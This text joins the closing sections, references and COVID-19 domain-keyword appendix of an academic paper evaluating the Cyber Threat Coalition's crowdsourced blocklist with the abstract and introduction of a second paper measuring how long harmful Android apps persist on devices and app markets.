The second lesson is that *openness of the community requires a scalable quality assurance process for the contributed indicators*. The CTC chose to fulfill that need via VirusTotal, but thereby undid some of the benefits of pooling new threat information in the first place. As described in subsection 3.2, indicators had to meet a threshold level of 10 scanners in VirusTotal before they were propagated to the CTC blocklist. Only 21 scanners were able to detect more than 5% of the indicators on the blocklist, so a threshold of 10 means that half of the dominant scanners need to already detect the indicator before it was shared and published. Although this workflow is scalable and produced a blocklist with a low number of false positives, it also meant that valuable indicators that were not yet known to the dominant VirusTotal engines were discarded because they did not meet the threshold. In light of the CTC's mission, it was ironic that this particularly affected indicators related to COVID-19. Had the CTC's solution for manual vetting of indicators, the Slackbot, come earlier, then it might have prevented the impact of relying on VirusTotal. Crowdsourced vetting of indicators can be successful, as PhishTank has shown [13]. User participation had already tapered off, however, when the Slackbot was

introduced, so the transition away from VirusTotal was not successful.

The CTC was founded on the premise that existing abuse and threat information sharing mechanisms were unsuitable or unprepared for the risks posed by COVID-19-related abuse [10] and that a new response was needed. Our third lesson is that *existing threat intelligence and abuse mitigation structures are actually quite resilient and able to adapt to 'new' types of threats*. Where the existing anti-abuse pipelines intervened, they did so faster than the CTC could detect the domain and include it on its blocklist. For example, 96% of the client-side interventions through Google Safe Browsing occurred before the domains were featured on the CTC list (subsection 5.2). Another way to read these findings is that due to its loss of focus on COVID-19-related domains, the CTC was forced to 'compete' with general-purpose abuse sharing mechanisms, a battle it was unlikely to win.

8 LIMITATIONS

The fast-paced evolution of the CTC and its operational processes introduces inherent limitations for our study. Changes to the CTC vetting process and our own data collection, as well as blocklist hosting issues, caused temporal gaps in our data. Moreover, where we do not have access to historical data, in particular for VirusTotal detections and active DNS records, we only collect data starting from the moment when a domain was first included on the blocklist. Finally, certain improvements to the vetting process, such as the Slackbot or the preferential treatment of curated third-party sources, were only introduced by the time community participation had dwindled. Given the low number of contributions, we could therefore not investigate if these would have had a significant impact on the blocklist.

As VirusTotal is the main driver of the CTC vetting process, our analyses are inherently biased by its classifications. Figures 6-10 provide some insight into how these classifications are distributed for our data. However, researchers have questioned the reliability of VirusTotal [15, 60] and other (phishing) blocklists [61]. These shortcomings may be exacerbated by the novelty of COVID-19-related abuse, as well as the semantic discussion on whether tactics such as scams or price gouging constitute 'maliciousness' at all. Nonetheless, VirusTotal provides us with objective and independent detection metrics across a large set of domain scanning engines, serving as a strong signal for maliciousness, meaning that domain-level and client-side interventions can be expected. We attribute these interventions based on indicators that carry a level of uncertainty, as also observed in previous work [38]. In particular, the availability of sufficiently detailed WHOIS data is skewed towards gTLDs [39], and we assume correct parsing of its non-standard format by VirusTotal. Our results in section 5 therefore serve as a lower bound to actual interventions. Similarly, the count of COVID-19-specific abusive domains is a lower bound, as we assume the presence of pandemic-related keywords. However, other domains in section 4 may have only carried COVID-19-related content on their web page, or have been propagated within a COVID-19-related context (e.g., a spam email). Where we quantify potential false negatives, we equally did not contend to do so exhaustively.

Our research focused on the CTC blocklist. We evaluated it through its fit for purpose to inform real-time enforcement actions, in line with the CTC's mission, but the list of COVID-19 related abuse material could conceivably also be used in retrospect to evaluate security controls or even as training data for machine learning purposes. Finally, although the blocklist was an important and visible outcome of the community's efforts, it was not the only one. The CTC produced threat advisories and community meetings, and facilitated communication between members of the security community. We refrain from analyzing the posts in the CTC Slack workspace due to our adherence to the CTC code of conduct [57]. These conversations likely continued in private messages between members, where we would not have visibility on their outcomes, such as takedowns or law enforcement intervention. Indeed, an important added value of the CTC may be not in the data that they output, but in the network of peers that they managed to bring together at short notice, and as a showcase for what open source threat sharing might look like.

9 RELATED WORK

The performance of blocklists as sources of threat intelligence has been the topic of previous studies, which raised questions about the coverage of relevant threats by open sources [1, 2, 62, 63] as well as closed, commercial threat intelligence sources [4]. Peng et al. [15] found that even the best engines on VirusTotal missed 30% of submitted phishing sites and Oest et al. [64] managed to evade being blocklisted for 55% of phishing domains using simple cloaking techniques. Metcalf and Spring [3] hypothesized such problematic coverage to be an artefact of the collection method of abuse infrastructures, with each using disparate methods to detect threats from their specific vantage points. Notably in the blocklist literature, Li et al. [1] proposed metrics by which to understand threat intelligence and calculated those metrics for a set of open source blocklists. We draw on its coverage and timeliness metrics and our study also describes a blocklist, that of the CTC, but we go beyond descriptive metrics and measure the blocklist's ability to inform countermeasures. More generally, where Li et al. and other studies take blocklists as-is for their analysis, we conduct measurements on the CTC blocklist to shed light on the open source threat sharing process by which it was produced.

The open source threat sharing model is not entirely new: security information has always propagated through "informal networks of trusted security professionals that exist across

[organizations]" [65] and earlier research has described initiatives that share the CTC's objective to pool threat information, but do not match it in terms of access and scale. Thomas et al. described aggregating data from within Google services, in a lab environment and with access restricted to the authors [14]. Another aggregator, Facebook ThreatExchange, was included in the set of feeds analyzed by Li et al. [1], who described it as a "closed-community platform" of "hundreds of companies and organizations". Here, access is based on being involved in software development for the Facebook platform. Outside of academic research, we see the Cyber Threat Alliance, an industry partnership of 33 firms that share reports and indicators with each other ahead of publication on the basis of quid pro quo, and therefore not available to the public [6]. VirusTotal combines scan engine logic to classify files and URLs [60], and ingests external data feeds as inputs [15]. Despite the fact that users can also contribute binaries and URLs as inputs on a limited free plan, VirusTotal is not a community but a commercial service. Probably most approximate to the CTC, PhishTank is an aggregator of domains and URLs suspected of phishing that provides a practical, real-world example of the promise of collaboration to identify threats. It has a crowdsourcing capability to let users validate maliciousness and like the CTC blocklist, its feed is shared free of charge. It is an older initiative, with the last study of it from 2008, which did not evaluate the ability to inform countermeasures [5]. New user registration on PhishTank has been closed since 2020. Three properties set the experiment of the CTC in threat information sharing apart from these initiatives. First, the low barriers to entry. Formalizing a threat information sharing community has not been attempted before at the scale of thousands of volunteers [23]. Second, the community's efforts were documented in open sources such as webinars and interviews [10, 16, 17, 21, 58, 59]. And third, it produced information goods that were made freely available – potentially magnifying the impact of the threat information [18]. Because of these properties, the CTC approached what Benkler [66] called peer production: open creation and sharing performed an online groups. In this case, peer production of security information. We conclude that the scale at which threat information sharing occurred in the CTC in response to the pandemic offered a unique opportunity to investigate the collaborative model.

More generally, authors have recently described internet abuse related to COVID-19, which the CTC also tracked. They have pointed to signs of coordinated campaigns [67, 68] and drew attention to the risk of overzealous filtering of COVID-19-related material [34, 69]. Bitaab et al. investigated examples of phishing related to COVID-19 and concluded that the existing anti-phishing ecosystem fell short, based on the sheer volume of COVID-19 related fraud reported on by the FTC [70]. Our measurements support their finding that for the niche of COVID-19 related material, an organization like the CTC could play a valuable supplementary role.

10 CONCLUSIONS

The Cyber Threat Coalition had the aim to "break down traditional barriers to intelligence sharing [and] produce a professional-quality threat feed that the broad IT security public [could] rely upon" [8]. We found that by pooling data from its community, the CTC managed to improve coverage of threats related specifically to COVID-19 over that of existing defenses, and we found evidence that the CTC was faster than other defenses to list such domains. Therefore the community improved the ability of network defenders to take action by publishing its threat data in a freely available blocklist. Over time the CTC lost focus, until it aggregated mostly generic abuse information. We described how this can be traced back to choices that the community made in scaling up its quality assurance processes using VirusTotal. This prevented the CTC from delivering some of its value, as it relied on a threshold number of scanners to recognize a domain as malicious, dropping valuable new indicators in the process and causing it to lag behind established defense mechanisms.

Looking back on his experiences, founder Joshua Saxe said: "We had a lot of [volunteering] energy, but we didn't have the right organizational machinery to funnel that energy." [19]. Given that no open source threat sharing community of this kind previously existed, it is unsurprising that the Cyber Threat Coalition went through growing pains. Although we have examined its impact critically, it is only as a result of the hard work of the members of this community that we have been able to investigate the principles of open source threat information sharing at all – and such a community may have impact in subtle ways that are not easily observed or quantified, such as building trust and facilitating contact. We dedicate this paper to the volunteers of the CTC and hope that the lessons discussed in this work may contribute to future threat information sharing.

ACKNOWLEDGMENTS

We are grateful to the anonymous reviewers for their comments and advice which has helped to bring focus to the paper. This research was partially funded by the Ministry of the Interior and Kingdom Relations of the Netherlands, Delft University of Technology (M75B07), the Research Fund KU Leuven, and the Flemish Research Programme Cybersecurity. Victor Le Pochat holds a PhD Fellowship of the Research Foundation Flanders - FWO (11A3421N). This research was supported by academic licenses from VirusTotal and Google Cloud.

REFERENCES

[1] Vector Guo Li, Matthew Dunn, Paul Pearce, Damon McCoy, Geoffrey M. Voelker, Stefan Savage, and Kirill Levchenko. "Reading the Tea leaves: A Comparative Analysis of Threat Intelligence". In: *28th USENIX Security Symposium*. USENIX Security '19. 2019, pp. 851–867. URL: https://www.usenix.org/conference/usenixsecurity19/presentation/li.

[2] Harm Griffioen, Tim M. Booij, and Christian Doerr. "Quality Evaluation of Cyber Threat Intelligence Feeds". In: *18th International Conference on Applied Cryptography and Network Security*. ACNS '20. 2020, pp. 277–296. DOI: 10.1007/978-3-030-57878-7_14.

[3] Leigh Metcalf and Jonathan M. Spring. "Blacklist Ecosystem Analysis". In: *2nd ACM Workshop on Information Sharing and Collaborative Security*. WISCS '15. 2015, pp. 13–22. DOI: 10.1145/2808128.2808129.

[4] Xander Bouwman, Harm Griffioen, Jelle Egbers, Christian Doerr, Bram Klievink, and Michel van Eeten. "A different cup of TI? The added value of commercial threat intelligence". In: *29th USENIX Security Symposium*. USENIX Security '20. 2020. URL: https://www.usenix.org/conference/usenixsecurity20/presentation/bouwman.

[5] Tyler Moore and Richard Clayton. "The Consequence of Non-Cooperation in the Fight Against Phishing". In: *2008 APWG eCrime Researchers Summit*. 2008. DOI: 10.1109/ECRIME.2008.4696968.

[6] Cyber Threat Alliance. 2020. URL: https://www.cyberthreatalliance.org.

[7] *Anti-Phishing Working Group (APGW)*. URL: https://apwg.org/membership.

[8] COVID-19 Cyber Threat Coalition. *Our mission*. May 2020. URL: https://www.cyberthreatcoalition.org/about-us/our-mission.

[9] Microsoft. *Microsoft report shows increasing sophistication of cyber threats*. Sept. 2020. URL: https://blogs.microsoft.com/on-the-issues/2020/09/29/microsoft-digital-defense-report-cyber-threats.

[10] Jeremy Kirk. "New Platform Collects COVID-19 Threat Intelligence". In: *BankInfoSecurity* (Apr. 22, 2020). URL: https://www.bankinfosecurity.com/collecting-covid-19-threat-intelligence-a-14154.

[11] COVID-19 Cyber Threat Coalition. *CCTC Town Hall 008 June 11, 2020*. YouTube. June 11, 2020. URL: https://www.youtube.com/watch?v=0aBcwNqJWDA.

[12] Chris Larsen. *Sample Results From Processing a Large Feed of Shady Covid-Type Domains*. Symantec. Apr. 22, 2020. URL: https://symantec-enterprise-blogs.security.com/blogs/expert-perspectives/sample-results-processing-large-feed-shady-covid-type-domains.

[13] Tyler Moore and Richard Clayton. "Evaluating the Wisdom of Crowds in Assessing Phishing Websites". In: *12th International Conference on Financial Cryptography and Data Security*. 2008, pp. 16–30. DOI: 10.1007/978-3-540-85230-8_2.

[14] Kurt Thomas, Rony Amira, Adi Ben-Yoash, Ori Folger, Amir Hardon, Ari Berger, Elie Bursztein, and Michael Bailey. "The Abuse Sharing Economy: Understanding the Limits of Threat Exchanges". In: *19th International Symposium on Research in Attacks, Intrusions, and Defenses*. 2016, pp. 143–164. DOI: 10.1007/978-3-319-45719-2_7.

[15] Peng Peng, Limin Yang, Linhai Song, and Gang Wang. "Opening the Blackbox of VirusTotal: Analyzing Online Phishing Scan Engines". In: *2019 Internet Measurement Conference*. IMC '19. 2019, pp. 478–485. DOI: 10.1145/3355369.3355585.

[16] Lennart Maschmeyer. *Why the Covid-19 Crisis Offers an Opportunity for Lasting Change in Cybersecurity*. The Center for Security Studies at ETH Zurich, Apr. 28, 2020. URL: https://isnblog.ethz.ch/cyber/why-the-covid-19-crisis-offers-an-opportunity-for-lasting-change-in-cybersecurity.

[17] Arielle Waldman. "Volunteers join forces to tackle COVID-19 security threats". In: *SearchSecurity* (May 11, 2020). URL: https://searchsecurity.techtarget.com/news/252482930/Volunteers-join-forces-to-tackle-COVID-19-security-threats.

[18] @ThreatCoalition on Twitter. Mar. 29, 2020. URL: https://twitter.com/ThreatCoalition/status/1244340555007614976.

[19] COVID-19 Cyber Threat Coalition. *CCTC Town Hall 007 May 28, 2020*. YouTube. May 28, 2020. URL: https://www.youtube.com/watch?v=cMeDAiG1lO_4.

[20] @ThreatCoalition on Twitter. Apr. 8, 2020. URL: https://twitter.com/ThreatCoalition/status/1247958809856937985.

[21] COVID-19 Cyber Threat Coalition. YouTube channel. Apr. 19, 2020. URL: https://www.youtube.com/channel/UCHfhxcqhQADRV2h5hFgqAww.

[22] COVID-19 Cyber Threat Coalition. *CCTC Town Hall 001 April 16, 2020*. YouTube. Apr. 20, 2020. URL: https://www.youtube.com/watch?v=2euXCNUMhmw.

[23] @ThreatCoalition on Twitter. Mar. 28, 2020. URL: https://twitter.com/ThreatCoalition/status/1243711825927118853.

[24] COVID-19 Cyber Threat Coalition. *Slack workspace of the Cyber Threat Coalition*. Access upon request through https://www.cyberthreatcoalition.org/join-us. 2020.

[25] COVID-19 Cyber Threat Coalition. *CCTC Town Hall 003 April 30, 2020*. YouTube. Apr. 20, 2020. URL: https://www.youtube.com/watch?v=3EdzxE1tbzk.

[26] *Statistics about phishing activity and PhishTank usage*. PhishTank. 2021. URL: https://www.phishtank.com/stats.php.

[27] Josh Lerner and Jean Tirole. "Some Simple Economics of Open Source". In: *The Journal of Industrial Economics* 50.2 (2002), pp. 197–234. ISSN: 1467-6451. DOI: 10.1111/1467-6451.00174.

[28] *DomainTools COVID-19 Threat List*. Mar. 2020. URL: https://covid-19-threat-list.domaintools.com.

[29] SANS Internet Storm Center. *Covid 19 Domain Classifier*. 2020. URL: https://isc.sans.edu/covidclassifier.html.

[30] Giovane C. M. Muora, Thymen Wabeke, and Christian Hesselman. *Coronavirus and DNS: view from the .nl ccTLD*. Tech. rep. TR-2020-01. SIDN Labs, Mar. 26, 2020. URL: https://www.sidnlabs.nl/downloads/SzbDWlJkFgwEv9K8pwSCy/9443d3e686ef9a64f7674b0f05b9fd8d/SIDN-LABS-TR-2020-01.pdf.

[31] COVID-19 Cyber Threat Coalition. *2020-05-26 Weekly Threat Advisory*. May 26, 2020. URL: https://www.cyberthreatcoalition.org/advisories/2020-05-26-weekly-threat-advisory.

[32] COVID-19 Cyber Threat Coalition. *Join us*. 2020. URL: https://www.cyberthreatcoalition.org/join-us.

[33] Pawel Foremski, Oliver Gasser, and Giovane Moura. "DNS Observatory: The Big Picture of the DNS". In: *2019 Internet Measurement Conference*. 2019, pp. 87–100. DOI: 10.1145/3355369.3355566.

[34] Ryo Kawaoka, Daiki Chiba, Takuya Watanabe, Mitsuaki Akiyama, and Tatsuya Mori. "A First Look at COVID-19 Domain Names: Origin and Implications". In: *2021 Passive and Active Measurement Conference*. PAM '21. 2021. DOI: 10.1007/978-3-030-72582-2_3.

[35] Sean McGrath. *COVID-19 Malicious Domain Report: Mapping malicious activity throughout the pandemic*. ProPrivacy. June 16, 2020. URL: https://proprivacy.com/privacy-news/covid-19-malicious-domain-report.

[36] Maciej Korczyński, Samaneh Tajalizadehkhoob, Arman Noroozian, Maarten Wullink, Cristian Hesselman, and Michel van Eeten. "Reputation Metrics Design to Improve Intermediary Incentives for Security of TLDs". In: *2017 IEEE European Symposium on Security and Privacy*. EuroS&P '17. 2017, pp. 579–594. DOI: 10.1109/EuroSP.2017.15.

[37] Alice Hutchings, Richard Clayton, and Ross Anderson. "Taking down websites to prevent crime". In: *2016 APWG Symposium on Electronic Crime Research*. eCrime '16. 2016. DOI: 10.1109/ECRIME.2016.7487947.

[38] Eihal Alowaisheq, Peng Wang, Sumayah Alrwais, Xiaojing Liao, XiaoFeng Wang, Tasneem Alowaisheq, Xianghang Mi, Siyuan Tang, and Baojun Liu. "Cracking the Wall of Confinement: Understanding and Analyzing Malicious Domain Take-downs". In: *26th Annual Network and Distributed System Security Symposium*. NDSS '19. 2019. DOI: 10.14722/ndss.2019.23243.

[39] Victor Le Pochat, Tim Van hamme, Sourena Maroofi, Tom Van Goethem, Davy Preuveneers, Andrzej Duda, Wouter Joosen, and Maciej Korczyński. "A Practical Approach for Taking Down Avalanche Botnets Under Real-World Constraints". In: *27th Annual Network and Distributed System Security Symposium*. NDSS '20. 2020. DOI: 10.14722/ndss.2020.24161.

[40] Scott Hollenbeck. *Extensible Provisioning Protocol (EPP)*. STD 69. IETF, Aug. 2009. URL: https://tools.ietf.org/rfc/std/std69.txt.

[41] S. Hollenbeck. *Domain Registry Grace Period Mapping for the Extensible Provisioning Protocol (EPP)*. RFC 3915. IETF, Sept. 2004. URL: http://tools.ietf.org/rfc/rfc3915.txt.

[42] Internet Corporation for Assigned Names and Numbers. *EPP Status Codes | What Do They Mean, and Why Should I Know?* June 16, 2014. URL: https://www.icann.org/resources/pages/epp-status-codes-2014-06-16-en.

[43] Maciej Korczyński, Maarten Wullink, Samaneh Tajalizadehkhoob, Giovane C. M. Moura, Arman Noroozian, Drew Bagley, and Cristian Hesselman. "Cybercrime After the Sunrise: A Statistical Analysis of DNS Abuse in New gTLDs". In: *13th ACM Asia Conference on Computer and Communications Security*. ASIACCS '18. 2018, pp. 609–623. DOI: 10.1145/3196494.3196548.

[44] Natasha Tusikov. "Access Chokepoints". In: *Chokepoints: Global Private Regulation on the Internet*. 1st ed. University of California Press, 2017. Chap. 4, pp. 116–155. ISBN: 9780520291218.

[45] Kevin Murphy. "VeriSign demands website takedown powers". In: *The Register* (Oct. 11, 2011). URL: https://www.theregister.com/2011/10/11/verisign_asks_for_web_takedown_powers/.

[46] Kim G. von Arx and Gregory R. Hagan. "SOVEREIGN DOMAINS: A Declaration of Independence of ccTLDs from Foreign Control". In: *Richmond Journal of Law & Technology* 9.1 (Fall 2002), p. 4.

[47] Peter K. Yu. "The Never-Ending ccTLD Story". In: *Addressing the World: National Identity and Internet Country Code Domains*. Ed. by Erica Schlesinger Wass. Rowman & Littlefield Publishers, Inc., 2003. Chap. 1, pp. 1–16. ISBN: 9780742528109.

[48] National Research Council. *Signposts in Cyberspace: The Domain Name System and Internet Navigation*. The National Academies Press, 2005. ISBN: 9780309096409. DOI: 10.17226/11258.

[49] EURid. *COVID-19 and extraordinary measures on .eu domain names*. Apr. 8, 2020. URL: https://eurid.eu/en/news/doteu-covid19-measures/.

[50] Eleanor Bradley. *Keeping a close watch on coronavirus domains*. Nominet. Mar. 26, 2020. URL: https://www.nominet.uk/keeping-a-close-watch-on-coronavirus-domains/.

[51] Frank Bajak. "Internet Firm Restricts Virus-Themed Website Registrations". In: *ABC News* (Mar. 26, 2020). URL: https://abcnews.go.com/Technology/wireStory/internet-firm-restricts-virus-themed-website-registrations-69825166.

[52] Devdatta Akhawe and Adrienne Porter Felt. "Alice in Warningland: A Large-Scale Field Study of Browser Security Warning Effectiveness". In: *22nd USENIX Security Symposium*. USENIX Security '13. 2013, pp. 257–272. URL: https://www.usenix.org/conference/usenixsecurity13/technical-sessions/presentation/akhawe.

[53] Sergio Villegas et al. *sbserver differs from online/browser lookup?* GitHub repository google/safebrowsing. Issue 30. Aug. 31, 2016. URL: https://github.com/google/safebrowsing/issues/30.

[54] Sean Gallagher. "New "Quad9" DNS service blocks malicious domains for everyone". In: *Ars Technica* (Nov. 16, 2017). URL: https://arstechnica.com/information-technology/2017/11/new-quad9-dns-service-blocks-malicious-domains-for-everyone/.

[55] Quad9. *Quad9 DNS: Internet Security and Privacy in a Few Easy Steps*. 2019. URL: https://www.quad9.net/.

[56] Forum of Incident Response and Security Teams. *Traffic Light Protocol (TLP)*. Aug. 2017. URL: https://www.first.org/tlp.

[57] COVID-19 Cyber Threat Coalition. *Code of Conduct*. URL: https://www.cyberthreatcoalition.org/about-us/code-of-conduct.

[58] Tammy Xu. *Volunteer Devs Around the World Fight Pandemic-Inspired Cybercrime*. Built In, June 9, 2020. URL: https://builtin.com/cybersecurity/coronavirus-cyber-threat-coalition.

[59] Brian Krebs. "COVID-19 Has United Cybersecurity Experts, But Will That Unity Survive the Pandemic?" In: *Krebs on Security* (Apr. 15, 2020). URL: https://krebsonsecurity.com/2020/04/covid-19-has-united-cybersecurity-experts-but-will-that-unity-survive-the-pandemic.

[60] Ravindu De Silva, Mohamed Nabeel, Charith Elvitigala, Issa Khalil, Ting Yu, and Chamath Keppitiyagama. "Compromised or Attacker-Owned: A Large Scale Classification and Study of Hosting Domains of Malicious URLs". In: *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, Aug. 2021. URL: https://www.usenix.org/conference/usenixsecurity21/presentation/desilva.

[61] Adam Oest, Yeganeh Safaei, Adam Doupé, Gail-Joon Ahn, Brad Wardman, and Kevin Tyers. "PhishFarm: A Scalable Framework for Measuring the Effectiveness of Evasion Techniques against Browser Phishing Blacklists". In: *2019 IEEE Symposium on Security and Privacy*. 2019, pp. 1344–1361. DOI: 10.1109/SP.2019.00049.

[62] Marc Kührer, Christian Rossow, and Thorsten Holz. "Paint It Black: Evaluating the Effectiveness of Malware Blacklists". In: *17th International Symposium on Research in Attacks, Intrusions and Defenses*. RAID '14. 2014, pp. 1–21. DOI: 10.1007/978-3-319-11379-1_1.

[63] Thomas Vissers, Peter Janssen, Wouter Joosen, and Lieven Desmet. "Assessing the Effectiveness of Domain Blacklisting Against Malicious DNS Registrations". In: *2019 IEEE Security and Privacy Workshops*. 2019, pp. 199–204. DOI: 10.1109/SPW.2019.00045.

[64] Adam Oest, Penghui Zhang, Brad Wardman, Eric Nunes, Jakub Burgis, Ali Zand, Kurt Thomas, Adam Doupé, and Gail-Joon Ahn. "Sunrise to Sunset: Analyzing the End-to-end Life Cycle and Effectiveness of Phishing Attacks at Scale". In: *29th USENIX Security Symposium*. USENIX Security '20. 2020. URL: https://www.usenix.org/conference/usenixsecurity20/presentation/oest-sunrise.

[65] Michel J. G. van Eeten and Johannes M. Bauer. "Economics of Malware: Security Decisions, Incentives and Externalities". In: *OECD Science, Technology and Industry Working Papers* 2008/01 (May 2008). DOI: 10.1787/241440230621.

[66] Yochai Benkler. "Peer Production and Cooperation". In: *Handbook on the Economics of the Internet*. Ed. by J. M. Bauer and M. Latzer. Edward Elgar, 2013.

[67] Sameera Horawalavithana, Ravindu De Silva, Mohamed Nabeel, Charitha Elvitigala, Primal Wijesekara, and Adriana Iamnitchi. *Malicious and Low Credibility URLs on Twitter during COVID-19*. 2021. arXiv: 2102.12223 [cs.SI].

[68] Pengcheng Xia, Mohamed Nabeel, Issa Khalil, Haoyu Wang, and Ting Yu. "Identifying and Characterizing COVID-19 Themed Malicious Domain Campaigns". In: *11th ACM Conference on Data and Application Security and Privacy*. CODASPY '21. 2021, pp. 209–220. DOI: 10.1145/3422337.3447840.

[69] Anjali Vyas, Ram Sundara Raman, Nick Ceccio, Philipp Lutscher, and Roya Ensafi. "Lost in Transmission: Investigating Filtering of COVID-19 Websites". In: *Financial Cryptography and Data Security*. FC '21. 2021.

[70] Marzieh Bitaab, Haehyun Cho, Adam Oest, Penghui Zhang, Zhibo Sun, Rana Pourmohamad, Doowon Kim, Tiffany Bao, Ruoyu Wang, Yan Shoshitaishvili, Adam Doupé, and Gail-Joon Ahn. "Scam Pandemic: How Attackers Exploit Public Fear through Phishing". In: *2020 APWG Symposium on Electronic Crime Research (eCrime)*. eCrime 2020. 2020.

[71] Yi-Min Wang, Doug Beck, Jeffrey Wang, Chad Verbowski, and Brad Daniels. "Strider Typo-Patrol: Discovery and Analysis of Systematic Typo-Squatting". In: *2nd Workshop on Steps to Reducing Unwanted Traffic on the Internet*. 2006, pp. 31–36.

[72] Tobias Holgers, David E. Watson, and Steven D. Gribble. "Cutting Through the Confusion: A Measurement Study of Homograph Attacks". In: *USENIX Annual Technical Conference*. 2006, pp. 261–266.

A COVID-19 KEYWORD LIST

We selected COVID-19-related keywords starting from a set of English keywords, which we then translated into 14 major languages: Arabic, Bengali, Mandarin Chinese, Dutch, French, German, Hindi, Italian, Japanese, Malay, Portuguese, Russian, Spanish and Turkish. Finally, we generated lookalike terms using techniques from typosquatting [71] and homoglyphs [72].

self-isolation	eovid	covic1	cocvid
corona	co-vid	covld	st1mulus
pandemic	fovid	pandemid	pandernic
mask	eovib	timulus	pandemiic
ncov	vovid	pondemic	pawndemic
vaccine	pademic	pandemec	panndemic
virus	covix	cov8d	pandemmic
hydroxychloroquine	landemic	vccine	panderic
quinacrine	covoid	cov1d	vacvine
chloroquine	ocvid	tsimulus	chloraquine
remdesivir	pandmic	stimlus	cokvid
plaquenil	xovid	vaccione	eovicl
azithromycin	stimulis	covjd	coviud
metformin	cuvid	copvid	vadcine
favipiravir	stimulas	vaccien	pandemci
interferon	stimuls	vaccne	pandem1c
lopinavir	covdi	cpovid	stiumulus
ritonavir	stemulus	covbid	stimullus
arbitol	stimulu	pandimic	stimul8s
stimulus	clovid	vacclne	stumulus
infection	cov-id	pundemic	covid1
n95	stimulos	stimul-us	cov9d
respirator	coivd	c-ovid	covuid
testkit	cpvid	pandeic	covjid
distance	covicl	pandemif	cov8id
quarantine	c0vid	vaecinc	cobvid
lockdown	baccine	vaccone	cov9id
covis	vaccirc	chloroquini	cofvid
covic	clvid	caccine	coivid
cvid	ciovid	stimulous	eovld
coved	covvid	cloroquine	c0vld
covir	vaccime	stimilus	covcid
dovid	covkid	pansemic	pandermic
cevid	coviid	vaxcine	cov1b
covib	coovid	colvid	covid
cavid	chloroquin	panemic	sars-cov
covd	pandemoc	pandernie	sarscov
coviel	mandemic	stimulys	ivomec
cobid	covud	stikulus	ivermectin
civid	covi-d	covibl	mectizan
covici	stimulux	pandemc	iver-dt
cvoid	vacccine	cogvid	ivexterm
accine	pandemix	pandepic	scabo-6
vacine	covilb	stimuus	sklice
andemic	stimuluz	voccine	stromectol
covod	pamdemic	stipulus	soolantra
pandemi	vaccie	pandomic	mk-933
ffp2	ffp3	c19	

Table 4: List of English keywords and homoglyphs

A Large-scale Temporal Measurement of Android Malicious Apps: Persistence, Migration, and Lessons Learned

Yun Shen
Norton Research Group

Pierre-Antoine Vervier
Norton Research Group

Gianluca Stringhini
Boston University

Abstract

We study the temporal dynamics of potentially harmful apps (PHAs) on Android by leveraging 8.8M daily on-device detections collected among 11.7M customers of a popular mobile security product between 2019 and 2020. We show that the current security model of Android, which limits security products to run as regular apps and prevents them from automatically removing malicious apps opens a significant window of opportunity for attackers. Such apps warn users about the newly discovered threats, but users do not promptly act on this information, allowing PHAs to persist on their device for an average of 24 days after they are detected. We also find that while app markets remove PHAs after these become known, there is a significant delay between when PHAs are identified and when they are removed: PHAs persist on Google Play for 77 days on average and 34 days on third party marketplaces. Finally, we find evidence of PHAs migrating to other marketplaces after being removed on the original one. This paper provides an unprecedented view of the Android PHA landscape, showing that current defenses against PHAs on Android are not as effective as commonly thought, and identifying multiple research directions that the security community should pursue, from orchestrating more effective PHA takedowns to devising better alerts for mobile security products.

1 Introduction

Millions of malicious Android apps have been observed over the years [1], performing a variety of malicious activity from sending premium SMS messages [23], to displaying annoying advertisements [31], to enabling stalking [5]. Malicious apps on Android often come in the form of repackaged apps, where a useful Android app is modified to contain hidden malicious functionality to entice users into installing it [20, 31, 39]. To cover the variety of malicious apps that target Android, Google has coined the term *Potentially Harmful Apps* (PHAs).[1]

A large body of research has been published measuring the threat of PHAs on Android. Previous studies have mostly relied on crawling app markets to retrieve malicious applications [1, 23, 31, 34, 40]. Alternative approaches include downloading firmware from public repositories to study preinstalled Android apps [11] and setting up public analysis infrastructures relying on third parties to submit apps that they suspect are malicious [21]. These approaches then analyze the collected apps by either performing static or dynamic analysis. While useful to shed light on the functionalities of malicious Android apps, these approaches do not have visibility on the population of infected devices and on how users interact with PHAs. An alternative approach relied on users installing an app able to monitor network traffic on devices, looking for security and privacy sensitive information [26]. This solution solves the aforementioned problem, but it is challenging to recruit a large and representative population of users; in fact, previous studies relied on 11k users to perform their measurements [26]. A third approach that researchers followed is monitoring the network traffic of a mobile ISP and identifying malicious connections based on blacklist information [18]. This approach provides a real-time view of malicious activity from a large number of devices but is limited to monitoring connections to known malicious hosts. Additionally, this method is limited by the pervasive use of encryption, and does for example allow to observe when a device connects to an app store, but not to inspect what specific PHA a user is installing.

In this paper, we present the first large-scale study to understand the temporal dynamics of PHA installations on Android. We collect anonymized information about PHA installations from users who installed a popular mobile security product and opted into data collection. Between 2019 and 2020 we observed over 8.8M PHAs installed on over 11.7M devices from

[1] https://developers.google.com/android/play-protect/potentially-harmful-applications

Dataset	Data	Count
Mobile PHA detection log (01/2019 - 02/2020)	Total records	3.2B
	Days	416
	Countries and regions	201
	Devices	11.7M
	Distinct app names	2.3M
	Distinct app SHA2s	8.8M
VT	Total reports	8.8M
	PHA SHA2s (detections ≥ 4)	7M
	Singleton SHA2s (w/o family)	1.3 M
	PHA SHA2s w/ family	5.7 M
	PHA families	3.2K

Table 1: Summary of datasets.

across the globe. This data allows us to develop a number of metrics and answer the following key research questions:

How long do devices stay infected with PHAs? Mobile security products on Android run as regular users without root privileges and are therefore limited in the actions they can take after they detect a malicious program. Typically, they just raise an alert informing the user about it, and relying on them uninstalling the malicious app. Our study shows that users do not act promptly on these alerts, and that PHAs persist on devices for approximately 20 days once detected.

How long do PHAs survive on app markets? By observing millions of mobile devices installing malicious apps from app stores, we can estimate when a certain PHA is removed from the store. We find that, on average, PHAs persist on Google Play for 77 days, while they persist on alternative marketplaces for 34 days on average.

Do PHAs migrate to other app markets once removed? We observe 3,553 PHAs that exhibit inter-market migration. However, those PHAs have on average shorter lifespans in these markets compared to the average persistence time.

Do PHAs persist on devices for longer if migrating from backup/clone services? Android devices allow users to backup their apps and automatically install them on a new device when the user gets a new phone. We discover that these PHAs on average persist on these devices for longer periods. For example, we find 14K PHAs that migrated to 35.5K new Samsung devices by using the Samsung smart switch mobile app (`com.sec.android.easyMover`). These apps persist in the new devices for 93 days on average.

